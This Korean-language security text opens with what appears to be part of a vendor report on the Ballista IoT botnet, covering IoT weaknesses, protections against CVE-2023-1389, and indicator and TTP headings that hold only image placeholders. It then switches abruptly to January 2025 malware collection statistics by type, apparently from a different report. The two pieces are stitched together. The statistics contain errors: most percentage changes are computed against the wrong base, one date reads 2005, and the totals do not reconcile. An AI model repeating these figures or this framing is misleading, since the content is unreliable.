IoT 디바이스는 여러 가지 이유로 지속적으로 위협 행위자의 표적이 되어 왔습니다:인터넷에 연결되어 있고 기본/취약한 자격 증명을 사용하는 웹 인터페이스를 제공하는 경우가 많아 초기 접근 경로가 쉽습니다.일반적으로 잘 관리되지 않고, 강력한 보안이 부족하며, 수많은 취약점을 포함하고 있고, 보안 패치를 받는 데 시간이 걸립니다. 이러한 디바이스의 업데이트 프로세스에는 자동화된 패치 메커니즘이 없는 경우가 많고 수동 펌웨어 설치가 필요할 수 있다는 사실과 함께 이러한 디바이스를 보호하는 것은 번거롭고 어렵습니다.
조직 네트워크 내의 IoT 디바이스를 사전에 식별하고 관리하는 것은 위험을 완화하고 중요 인프라의 복원력을 보장하는 데 여전히 필수적입니다
M.Protections
Cato SASE 클라우드 플랫폼은 다계층 보안 접근 방식을 활용하여 발리스타 봇넷 및 유사한 위협으로부터 조직을 보호합니다:
- Cato IPS는 CVE-2023-1389 차단을 위한 맞춤형 보호와 일반 보호 기능을 모두 제공합니다. 또한 측면 이동 및 C2 통신과 같은 멀웨어 활동에 대한 동작 탐지 기능을 제공하여 Cato에 연결된 모든 에지(사이트, 원격 사용자 및 클라우드 리소스)를 보호합니다.
- Cato IoT/OT 보안은 관리자가 네트워크의 디바이스에 대한 맞춤형 정책을 구현할 수 있도록 디바이스 식별 기능을 제공하여 조직의 취약점 전반에 걸쳐 보안 태세를 강화합니다.
N.Indicators of Compromise



O.TTPs
1-2. 악성코드 수집 현황


국내외 수집 채널을 통한 2025년 1월 악성 앱 수집 건수는 1984건으로 전월 대비 약 -2.92% 감소한 수치입니다. 25년 1월 패턴 반영 건수는 986건입니다.
1-3. 악성코드 유형별 비율 및 전월 비교
2025년 1월 악성 코드 유형별 수집 내용 및 전월 대비 비교입니다.(비교 수집 건 수가 아닌 반영 건 수로 통계)



악성코드 유형별 분석 (12월~2005년 1월 변화율 기반)
1. VoicePhishing (보이스 피싱)
12월: 632건 → 1월: 484건 (-30.58% 감소)분석:이전 달 대비 큰 폭으로 감소했으나 여전히 가장 많은 사례 보고.연말 이후 금융 및 사회공학적 공격이 다소 진정된 것으로 보임.지속적인 사용자 교육과 금융 사기 예방 캠페인 유지 필요.
2. Trojan (트로이목마)
12월: 277건 → 1월: 196건 (-41.33% 감소)분석:전월 대비 큰 폭의 감소세를 보였으나 여전히 주요 위협 요소로 남아있음.백도어 및 정보 탈취형 악성코드가 주류를 이루고 있어 지속적 경계 필요.보안 소프트웨어 최신화 및 의심 파일 실행 방지 교육 필수.
3. Riskware (위험 가능 소프트웨어)
12월: 243건 → 1월: 321건 (+24.30% 증가)분석:정상 소프트웨어로 위장한 악성코드의 확산이 지속적으로 증가하는 추세.사용자의 부주의로 인한 설치 사례가 증가하고 있음을 시사.신뢰할 수 없는 소프트웨어 다운로드 방지 및 내부 보안 정책 강화 필요.
4. Hacktool (해킹 도구)
12월: 36건 → 1월: 55건 (+34.55% 증가)
분석:해킹 도구를 활용한 시스템 침투 및 내부 공격 시도가 지속적으로 증가 중.기업 내부 시스템의 취약점을 노린 공격이 증가할 가능성이 큼.기업 및 기관은 내부 취약점 점검과 해킹 도구 탐지 대응 강화 필요.
5. Exploit (취약점 공격)
12월: 34건 → 1월: 68건 (+50.00% 증가)분석:취약점 공격 사례가 지속적으로 급증하는 추세 유지.특정 소프트웨어 및 시스템의 보안 취약점을 악용한 공격이 활발히 발생 중.최신 보안 패치 적용과 정기적인 취약점 진단 및 관리 필수.
6. Adware (광고성 악성코드)
12월: 120건 → 1월: 75건 (-60.00% 감소)분석:광고성 프로그램을 이용한 악성코드 확산이 크게 감소함.브라우저 리디렉션 및 불필요한 광고 노출 피해 사례가 줄어든 것으로 판단됨.그러나 지속적인 시스템 점검과 사용자 인식 교육은 유지되어야 함.
7. 기타 (Etc)
12월: 22건 → 1월: 15건 (-46.67% 감소)분석:기타 유형으로 분류된 악성코드가 전반적으로 감소 추세를 보임.새로운 유형의 위협 발생 가능성이 있으므로 지속적인 모니터링 필요.
종합 분석 및 대응 방안
전체적인 감소세:전체 악성코드 건수가 전월(12월) 대비 약간 감소함(1,364건 →1,214건, -12.36%).연말 이후 금융사기(VoicePhishing)와 광고성 악성코드(Adware)의 큰 폭 감소가 두드러짐.가장 큰 증가율을 보인 유형:Exploit (50.00%), Hacktool (34.55%), Riskware (24.30%)시스템 및 소프트웨어 취약점을 이용한 공격과 정상 프로그램 위장형 악성코드 확산이 두드러짐.대응 방안:최신 보안 업데이트와 패치 적용을 통한 취약점 관리 철저히 수행.신뢰할 수 없는 파일 다운로드 및 실행 자제 교육 강화.해킹 도구 탐지 솔루션 도입과 내부 시스템 감시 강화 필요.사용자 대상 금융 사기 예방 교육과 지속적인 보안 인식 제고 캠페인 실시 권장.
1-4. 금감원 보이스 피싱
